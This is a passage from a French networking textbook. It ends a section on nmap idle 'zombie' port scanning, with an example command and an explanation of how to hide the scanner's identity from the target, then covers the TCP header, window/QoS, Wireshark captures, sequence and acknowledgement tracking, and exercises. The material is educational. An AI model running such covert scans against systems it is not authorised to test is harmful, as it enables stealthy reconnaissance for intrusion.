Le `-P0` est obligatoire, sinon notre machine envoie un ping à Mme Michu qui découvrirait qui la scanne. Le `-P0` oblige nmap à ne pas faire de ping avant de scanner une machine.

Nous précisons ensuite l'option `-sI` (« i » majuscule ) indiquant que nous voulons faire un idle port scan. Puis, nous indiquons qui sera notre voisin et quel port utiliser, à savoir 10.8.98.240:445. Et enfin nous indiquons la victime, Mme Michu, soit l'adresse 10.8.98.98. Le résultat est conforme à ce que nous avons vu auparavant.

Un autre point est important dans le résultat :

```
Idle scan using zombie 10.8.98.240 (10.8.98.240:445); Class: Incremental
```

La mention `Class: Incremental` ici est très importante et nous confirme que notre voisin incrémente bien les IPID de 1 et non aléatoirement.



Que se serait-il passé si nous avions essayé avec une machine Linux comme voisin ?

Malheureusement, il n'est pas possible d'utiliser un tel système d'exploitation, car il utilise des IPID aléatoires.

```
# nmap -P0 -sI 10.8.98.99:80 10.8.98.98

Starting Nmap 4.62 ( http://nmap.org ) at 2010-02-11 16:01 CET
Idle scan zombie 10.8.98.99 (10.8.98.99) port 80 cannot be used because IP
ID sequencability class is: All zeros. Try another proxy.
QUITTING!
```

Le résultat est sans appel. Impossible de réaliser l'idle port scan, les IPID du voisin ne sont pas bons...

Nous avons donc vu comment réaliser un idle port scan. L'intérêt d'un tel scan est de ne pas être vu directement par la machine scannée. Cela peut être intéressant pour être furtif, mais aussi pour voir si un filtrage différent est appliqué en fonction des adresses IP sources. Par exemple, pour voir si le filtrage est le même pour ma machine que pour celle d'un administrateur réseau...

Pour tous les fans de scans, je vous invite à consulter l'excellent site sur nmap (<https://nmap.org/>) qui vous en dira plus sur les différentes méthodes de scan disponibles.

## **Conclusion**

Nous venons de réaliser une attaque réseau relativement avancée, mais ce qu'il faut retenir est que nous n'aurions pas pu le faire sans avoir une vision précise et détaillée du fonctionnement du protocole IP.

Certaines fonctionnalités des protocoles ne vous seront que très rarement utiles, mais elles vous permettront de mieux comprendre le réseau dans sa globalité. Par ailleurs, si vous avez l'intention de travailler dans le domaine de la sécurité, il vous faudra connaître en détail les systèmes que vous allez étudier, que ce soit en réseau, en système, en programmation ou dans tout domaine connexe à l'informatique.

Maintenant que nous connaissons bien le fonctionnement du protocole IP, nous allons étudier le protocole TCP.


# Approfondir le protocole TCP et le suivi des connexions

## L'en-tête TCP

L'en-tête TCP fait 20 octets, comme l'en-tête IP, ce qui permet de facilement s'en souvenir.

Cependant, il existe une différence notoire : l'en-tête TCP comporte très souvent des options, c'est pourquoi les données ne se trouvent pas toujours à 20 octets après l'en-tête IP, mais souvent à un nombre supérieur.

La figure suivante présente l'en-tête TCP sous forme de tableau, comme nous l'avons fait précédemment :



En-tête TCP

Nous allons détailler chacun de ces éléments. Nous connaissons déjà le **port source** et le **port destination**, identifiant les applications qui entrent en jeu dans la communication. Ils sont codés chacun sur deux octets, ce qui est conforme à ce que nous connaissons.

Viennent ensuite deux champs de 4 octets chacun, qui ont un rôle très proche l'un de l'autre. On remarquera au passage qu'étant codés sur 4 octets, ces champs pourront prendre près de 4 milliards de valeurs !

- *Sequence Number*, ou « **numéro de séquence** » en français. Ce chiffre sert à représenter le nombre d'octets envoyés par la machine émettrice. Cela permet d'informer la machine avec qui nous dialoguons du nombre d'octets envoyés.
- *Acknowledgement Number*, ou « **numéro d'acquittement** ». Ce chiffre sert à représenter le nombre d'octets que nous avons reçus de la part de l'autre machine. Il nous permet d'indiquer à l'autre machine combien d'octets nous avons actuellement reçus de sa part.

Pour l'instant, ces définitions ne sont peut-être pas encore très parlantes pour vous, les exercices qui vont suivre vous aideront à les comprendre.

À la quatrième ligne du tableau, nous avons :

- *Data Offset*, qui indique à partir de quel octet les données applicatives commencent. Comme pour l'en-tête IP, cette information étant codée sur trois bits, elle ne peut pas contenir directement le nombre d'octets de l'en-tête, mais elle contient le nombre de groupes de 4 octets. La valeur du champ Data Offset est donc quasiment toujours 5 étant donné que l'en-tête TCP fait 20 octets s'il n'y a pas d'options.
- *Reserved*, champ qui correspond à trois bits qui ne sont pas utilisés, et potentiellement réservés pour une utilisation ultérieure... qui n'est jamais venue et ne viendra peut-être jamais ! Ces trois bits sont donc réservés pour rien, ou pour des utilisations avancées.
- Vous reconnaissez ensuite les flags, que nous n'explicitons pas ici puisqu'ils ont été présentés en détail aux chapitres 12 et 18.
- Puis *Window*, ou « fenêtré » en français. Ce champ est très intéressant et souvent méconnu des personnes travaillant dans les réseaux, car on peut tout à fait comprendre le fonctionnement du protocole TCP sans avoir à s'attarder sur celui de la fenêtré. Celle-ci indique la quantité de données qu'une machine peut accepter sans exiger d'accusé de réception.



La fenêtré TCP a eu une utilisation surtout historique au niveau du fonctionnement des réseaux (même si elle est toujours utilisée aujourd'hui pour d'autres usages). Elle permettait notamment aux machines les moins puissantes de ralentir une connexion TCP si la machine en face envoyait ses informations trop rapidement.

On peut voir cela comme une personne qui parle très très vite face à une autre qui comprend lentement. Pour qu'elles puissent dialoguer, il faudra que la personne qui parle très vite ralentisse son débit afin que l'autre puisse la suivre.

La fenêtre TCP agit de la même façon pour les échanges de données au niveau TCP. Une machine peut dire à l'autre d'envoyer ses informations plus vite ou plus lentement, en fonction de ses capacités de réception.



En pratique, comment cela fonctionne-t-il ?

Nous n'allons pas voir le vrai fonctionnement de la fenêtre TCP, car il est très complexe. Nous allons plutôt travailler sur un exemple simplifié pour que vous en compreniez les principes de base. Si vous souhaitez approfondir le sujet, consultez la spécification RFC 793 (<http://www.c-extra.com/Articles/RFC793-TCP-1.html>) qui a normalisé le protocole TCP à sa création. Cela dit, attendez un peu parce que vous n'êtes pas encore prêt !

Nous allons prendre le cas d'un serveur web qui, à un instant donné, reçoit trop de connexions simultanées pour pouvoir les traiter correctement. Il voudrait donc pouvoir demander aux clients qui se connectent de ralentir leurs débits afin de pouvoir traiter les demandes. Et c'est là que la fenêtre entre en scène. Le serveur va pouvoir, pour chaque connexion, baisser la taille de fenêtre TCP dans chacun des segments TCP qu'il renvoie, afin de demander aux clients de ralentir leur débit. Il peut diminuer cette taille de fenêtre jusqu'à 0 afin de leur dire de stopper leur débit en attendant qu'il ait assez de capacités pour traiter les informations.



Dans une connexion TCP, chaque machine peut donc obliger l'autre machine à adapter son débit selon ses propres capacités.

Aujourd'hui, la fenêtre TCP peut être utilisée pour améliorer le fonctionnement de nombreux réseaux. Dans un réseau où la bande passante est saturée, on peut installer un matériel qui va modifier la taille des fenêtres TCP afin de lisser le trafic, ou de prioriser un trafic par rapport à un autre.



Ce principe de gestion de la bande passante est souvent appelé QoS, pour *Quality of Service*, ou « qualité de service » en français.

Ainsi, si vous voulez que votre jeu vidéo ne soit pas ralenti quand votre petit frère regarde une série en streaming, tout en téléchargeant un fichier en torrent, vous pouvez mettre en place une QoS afin de prioriser les échanges de votre jeu vidéo par rapport aux flux web et torrent. Quand la bande passante sera saturée, votre routeur, qui sait gérer la QoS, pourra réduire la taille de fenêtre TCP des connexions web et torrent afin que votre jeu reste fluide.



Cependant, les solutions de QoS ne sont pas toujours très simples à mettre en place et à utiliser. Il vous faudra donc vous pencher sérieusement sur le problème avant de choisir une telle solution.

Nous pouvons continuer l'étude de l'en-tête TCP :

- *Checksum*, champ dont nous connaissons déjà le principe puisqu'il est le même que pour le protocole IP.
- *Urgent Pointer*, ou « **pointeur sur les données urgentes** ». Ce pointeur est utilisé si le flag URG est positionné et il indique dans ce cas jusqu'à quel octet vont les données urgentes. Cependant, même si ces options existent toujours dans TCP, elles ne sont quasiment jamais utilisées.

Nous allons à présent examiner le contenu d'un segment TCP issu d'une connexion web réelle :

```
▶ Frame 437: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
▶ Ethernet II, Src: Fortinet_09:00:13 (00:09:0f:09:00:13), Dst: Apple_b0:96:74 (9c:f3:87:b0:96:74)
▶ Internet Protocol Version 4, Src: 195.154.106.63 (195.154.106.63), Dst: 10.8.52.43 (10.8.52.43)
▼ Transmission Control Protocol, Src Port: 80 (80), Dst Port: 61370 (61370), Seq: 0, Ack: 1, Len: 0
    Source Port: 80 (80)
    Destination Port: 61370 (61370)
    [Stream index: 16]
    [TCP Segment Len: 0]
    Sequence number: 0 (relative sequence number)
    Acknowledgment number: 1 (relative ack number)
    Header Length: 40 bytes
    ▶ ... 0000 0001 0010 = Flags: 0x012 (SYN, ACK)
    Window size value: 5792
    [Calculated window size: 5792]
    ▶ Checksum: 0x666b [validation disabled]
    Urgent pointer: 0
    ▶ Options: (20 bytes), Maximum segment size, SACK permitted, Timestamps, No-Operation (NOP), Window scale
    ▶ [SEQ/ACK analysis]
```

### Capture Wireshark de l'en-tête TCP

Nous voyons bien ici chacun des champs que nous attendions. Analysons ce segment TCP.

- Il s'agit vraisemblablement d'une réponse à une demande de connexion, car les flags SYN et ACK sont positionnés.
- C'est une réponse à une requête web, car le port source est le port 80.
- Nous pouvons voir aussi une taille de fenêtre TCP de 5 792 octets, ce qui est moins que le maximum de 65 536 octets autorisés. La machine semble donc ne pas vouloir qu'on la submerge de paquets.
- Enfin, nous voyons que cet en-tête possède 20 octets d'options, ce qui porte l'ensemble de l'en-tête à 40 octets contrairement aux 20 octets habituels. Vous verrez que ceci est relativement fréquent !

Voilà, nous avons fait le tour de l'en-tête TCP. Nous allons maintenant nous pencher plus précisément sur le suivi détaillé des connexions.

## Effectuer le suivi des connexions TCP

Le protocole TCP a donc pour rôle de suivre la connexion, octet par octet, et de s'assurer que les données sont bien transmises. Nous avons vu au chapitre 12 comment

les flags permettaient d'indiquer l'état d'une connexion. Nous allons maintenant voir comment les numéros de séquence et d'acquittement vont nous permettre de suivre l'état précis de nos échanges.

Tout d'abord, revenons sur les numéros de séquence et d'acquittement.

Le numéro de séquence représente le **numéro du premier octet des données du segment en cours**.



Qu'est-ce que cela veut dire exactement ?

L'idée est de dire à la machine en face combien de données elle est censée avoir reçues. Par exemple, si je lui ai envoyé 100 octets, je lui dis que je lui en ai envoyé 100 grâce à mon numéro de séquence. Si jamais elle n'en a reçu que 50, elle sait qu'elle n'a pas encore reçu toutes les données et pourra me demander de les émettre à nouveau si elle ne les reçoit pas au bout d'un certain temps.

De la même façon, le numéro d'acquittement indique le **numéro du prochain octet des données attendues**.


Il permet d'indiquer à la machine en face combien d'octets nous avons reçus de sa part. Ainsi, elle pourra savoir si tous les octets qu'elle a envoyés ont été reçus ou pas, et ainsi savoir si elle doit en renvoyer certains qui ont pu être perdus.

Il se peut que ces principes de fonctionnement ne soient pas encore très clairs pour vous. Nous allons étudier un exemple concret et nous verrons donc comment aucune donnée ne sera perdue grâce aux mécanismes de TCP.

## Établissement d'une connexion TCP

Nous allons représenter notre connexion sous forme de diagramme de temps. Pour résumer, plus nous allons descendre dans le diagramme, plus le temps avancera. Une flèche représentera l'envoi d'un segment TCP, et les éléments autour des flèches seront les éléments de l'en-tête qui nous intéressent.

La figure suivante présente les échanges nécessaires pour la mise en place d'une connexion TCP :



Initialisation d'une connexion TCP avec suivi

On voit ici que le client envoie un premier segment avec le flag SYN positionné. Son numéro de séquence est alors de 0 et son numéro d'acquittement est aussi de 0. En effet, le numéro de séquence représente le premier octet de données du segment actuel, mais comme il n'en contient pas, ce numéro est à 0. Pour le numéro d'acquittement, c'est un peu différent, car celui-ci dépend des données envoyées par le serveur, lequel ne nous a pas encore parlé. On le met donc d'office à 0.

Le serveur répond ensuite au client, en lui confirmant qu'il veut bien communiquer (ACK) et qu'il veut lui aussi ouvrir un canal de communication vers le client (SYN). Son numéro de séquence est à 0, pour la même raison que le client. En revanche, son numéro d'acquittement vaut 1, ce qui signifie globalement qu'il prévient le client qu'il a reçu 1 octet de données de sa part.



C'est bien étrange, car pour l'instant, il n'a pas reçu le moindre octet de données de la part du client.

Et pourtant ce comportement est correct.

Il faut que le serveur ait un moyen d'indiquer au client qu'il a reçu son premier segment. Et ce moyen est de mettre le numéro d'acquittement à 1.



Le numéro d'acquittement est augmenté de 1 pour toute réponse à un segment où le flag SYN ou FIN est positionné.



Ainsi, le numéro d'acquittement de la réponse du serveur au client est bien à 1 et non à 0, de même que le numéro d'acquittement du troisième segment envoyé du client au serveur qui est bien à 1 également.

Enfin, dans ce même troisième segment, le numéro de séquence du client est aussi à 1, bien qu'il n'ait pour l'instant toujours pas envoyé le moindre octet de données, car le client doit suivre le +1 que le serveur lui a envoyé. S'il mettait son numéro de séquence à 0, le serveur croirait qu'il n'a pas reçu son second segment.

Si cela vous semble compliqué, n'hésitez pas à relire plusieurs fois le dernier paragraphe jusqu'à bien le comprendre, car nous n'en avons pas encore fini avec le suivi des connexions.

Cependant, voici une bonne nouvelle pour vous : l'initialisation d'une connexion TCP est toujours la même, mis à part quelques cas très spécifiques comme le *Four Way Handshake*. Mais ces cas sont essentiellement théoriques.

Revenons à nos moutons, car comme à mon habitude, je vous ai menti !

## Rétablissement de la vérité (la vraie)

Dans la vraie vie, le premier numéro de séquence ne vaut pas réellement 0, il vaut une valeur aléatoire ! De plus, il porte un nom, à savoir l'ISN (*Initial Sequence Number*), ou « numéro de séquence initial » en français. À l'origine, son objectif était d'éviter des superpositions de connexions. En bref, faire en sorte que deux connexions puissent utiliser les mêmes numéros de port ET des numéros de séquence proches.

Cela peut se produire si une machine initialise une connexion, commence des échanges, puis redémarre inopinément, lors d'une coupure de courant par exemple. Le serveur avec qui la connexion a été établie continue à chercher à joindre le client. Si par le plus grand des hasards, après le redémarrage de la machine cliente, celle-ci réinitialise une connexion avec le serveur en utilisant le même port source, alors il peut y avoir un conflit dans les numéros de séquence et d'acquittement utilisés, puisque la machine cliente se base sur une nouvelle connexion, alors que le serveur cherche encore à rétablir l'ancienne connexion.

Mais ceci n'est que de la théorie et ne se produit jamais. Cependant, l'ISN a été créé pour éviter ce genre problème, il faut donc faire avec.

Aujourd'hui, l'ISN est une valeur complètement aléatoire.



Il n'existe pas d'aléa parfait en informatique, mais on fait tout pour s'en approcher.

L'ISN n'a cependant pas toujours été aléatoire et cela a causé de grosses failles de sécurité comme nous le verrons en fin de chapitre.

Revenons donc à nos échanges et à l'ISN. Pour vous prouver que je dis cette fois la vérité, la figure suivante présente une extraction Wireshark d'un échange pour mettre en avant la valeur de l'ISN :

```

▶ Frame 436: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interface 0
▶ Ethernet II, Src: Apple_b0:96:74 (9c:f3:87:b0:96:74), Dst: Fortinet_09:00:13 (00:09:0f:09:00:13)
▶ Internet Protocol Version 4, Src: 10.8.52.43 (10.8.52.43), Dst: 195.154.106.63 (195.154.106.63)
▼ Transmission Control Protocol, Src Port: 61370 (61370), Dst Port: 80 (80), Seq: 0, Len: 0
    Source Port: 61370 (61370)
    Destination Port: 80 (80)
    [Stream index: 16]
    [TCP Segment Len: 0]
    Sequence number: 0 (relative sequence number)
    Acknowledgment number: 0
    Header Length: 44 bytes
    ▶ ... 0000 0000 0010 = Flags: 0x002 (SYN)
    Window size value: 65535
    [Calculated window size: 65535]
    ▶ Checksum: 0x2879 [validation disabled]
    Urgent pointer: 0
    ▶ Options: (24 bytes), Maximum segment size, No-Operation (NOP), Window scale, No-Operation (NOP),

```

0000	00 09 0f 09 00 13 9c f3 87 b0 96 74 08 00 45 00	.....t..E.
0010	00 40 7a a5 40 00 00 06 54 06 0a 08 34 2b c3 9a	.@z.@.T...4+..
0020	6a 3f ef ba 00 50 47 73 08 03 00 00 00 00 b0 02	j?...PGS.....
0030	ff ff 28 79 00 00 02 04 05 b4 01 03 03 05 01 01	..(y.....
0040	08 0a 52 a8 10 4e 00 00 00 00 04 02 00 00 00	R.N.....

L'ISN en vrai !


Nous voyons ici le premier segment d'un échange (seul le flag SYN est positionné) et Wireshark indique un numéro de séquence à 0 avec la mention « relative sequence number ». En fait, il s'arrange pour nous le présenter à 0, mais nous pouvons voir la vraie valeur du numéro de séquence dans la trame qui est présentée en hexadécimal en dessous, notamment la partie surlignée en bleu, 47 73 08 03, qui est en fait le vrai ISN.

Cependant, comme Wireshark, il sera plus simple pour nos calculs de ne pas indiquer le vrai ISN, mais plutôt 0 ou alors une valeur X ou Y.

La vérité étant rétablie, nous allons continuer à explorer une connexion TCP, en regardant ce qui se passe après l'initialisation.

## Suivi d'une connexion TCP

Notre connexion étant établie, nous allons imaginer un échange très simple. Le client va faire une demande au serveur en envoyant 20 octets de données, et le serveur va lui répondre avec 200 octets de données.



Suite de la connexion TCP


Le client envoie donc 20 octets, son numéro de séquence reste à 1, car il doit représenter le premier octet des données du segment. Le numéro d'acquittement ne change pas puisque nous n'avons encore rien reçu de la part du serveur.

Le serveur répond ensuite avec 200 octets. Son numéro de séquence est toujours à 1, mais son numéro d'acquittement passe à 21, car il indique au client qu'il a reçu les 20 octets de données et qu'il attend le premier octet des données qui suivent.

Nous n'en avons pas encore tout à fait fini avec la connexion, car il faut maintenant la clore !

## Fermeture de la connexion TCP

Le client, qui a reçu ses informations, va demander la fermeture de la connexion. Le serveur fera de même par la suite.



Fermeture de la connexion TCP

Le client envoie un segment avec le flag FIN positionné, de même que le flag ACK, car il doit acquitter les données précédentes. Le numéro de séquence est bien à 21, le numéro d'acquittement passe à 201 pour prévenir le serveur que son envoi de 200 octets a bien été reçu.

Le serveur répond au client en acquittant sa demande de fermeture de connexion et il demande à son tour la fermeture de l'autre sens de connexion. Le numéro de séquence n'a pas évolué, mais le numéro d'acquittement du serveur augmente de 1 car le flag FIN était positionné dans le segment précédent.



Le numéro d'acquittement est augmenté de 1 pour toute réponse à un segment où le flag SYN ou FIN est positionné.

Enfin, le client acquitte la demande de fermeture du serveur. Le numéro de séquence reste à 22, mais le numéro d'acquittement augmente de 1 et passe à 202 pour les mêmes raisons que précédemment.

## Conclusion

L'étude détaillée du suivi d'une connexion TCP est terminée. Ici, tout s'est bien déroulé mais si, par exemple, un segment TCP est perdu, chaque machine s'en rendra compte et demandera qu'il soit émis à nouveau. C'est pourquoi le protocole TCP est dit fiable et sans perte de paquets. On pourrait même aller jusqu'à dire, sans perte d'octets !

Ainsi, contrairement au protocole UDP qui ne garantit aucune perte de paquet, TCP vous assure que chaque octet envoyé sera reçu, même s'il faut le renvoyer 50 fois d'affilée s'il y a beaucoup de pertes.



Cette sûreté est l'un des très grands avantages de TCP, mais la contrepartie est la lenteur de ce protocole par rapport à UDP. Il conviendra de choisir celui qui est le plus approprié en fonction des besoins d'une application.

Nous allons maintenant, comme pour le protocole IP et la fragmentation, voir comment détourner le fonctionnement normal du suivi des connexions avec TCP pour mener des attaques réseau.

Maintenant que vous vous êtes familiarisé avec le suivi d'une connexion, voici deux exercices pour vous entraîner !

## S'exercer au suivi de connexion

### Exercice 1 : suivi de connexion un peu plus complexe

Il s'agit ici de réaliser un suivi sur le même principe que ce que nous avons fait précédemment, mais avec un peu plus d'échanges et quelques petits pièges.

Vous allez donc devoir établir le diagramme d'une connexion entre un client et un serveur qui réalisent les échanges suivants.

1. Le client fait une demande au serveur avec 25 octets de données.
2. Le serveur lui répond avec un premier segment contenant 500 octets de données.
3. Le serveur lui envoie ensuite un deuxième segment de 400 octets de données.
4. Le client fait alors une nouvelle demande de 25 octets, alors que le serveur lui répond simultanément avec un troisième segment contenant 400 octets de données.
5. Le serveur répond à la deuxième demande avec 500 octets de données.
6. Il y a un temps d'attente.
7. Le serveur répond avec 400 octets de données supplémentaires.
8. Le client termine sa connexion.
9. Le serveur clôture également sa connexion.

Faites bien attention à ne rien oublier. Si vous ne savez pas comment gérer certaines parties, essayez quand même d'imaginer des solutions et vous verrez avec la correction ci-contre si votre raisonnement était bon.


## **Exercice 2 : étude d'une trace Wireshark**

Dans cet exercice, je vais vous demander de lancer Wireshark et de suivre entièrement une connexion TCP. L'objectif pour vous est de retrouver les segments significatifs de la connexion et de vérifier que les numéros de séquence et d'acquittement sont corrects en fonction des données échangées.

N'oubliez pas d'utiliser les filtres de Wireshark pour éviter d'avoir à retrouver vos échanges réseau parmi les très nombreux autres échanges de votre carte !

## Correction des exercices

### Exercice 1



Correction de l'exercice 1, suivi d'une connexion TCP

Tout d'abord, sachez que cet exemple de connexion, qui peut paraître complexe, l'est en fait très peu par rapport aux connexions que vous établissez dans la vraie vie !

Examinons à présent la correction de cet exercice.

On commence par établir la connexion de façon habituelle et classique avec le Three Way Handshake.

Le client fait sa demande de 25 octets, pas de problème.

Le serveur répond en deux fois : on peut remarquer dans le second segment que son numéro de séquence a augmenté, mais cela est correct vu que le numéro de séquence prend la valeur du premier octet des données, et que des données ont été envoyées dans le précédent segment.

Ce qui se passe ensuite est un peu plus complexe : l'envoi des deux segments réseau se fait simultanément, ils vont donc se croiser.

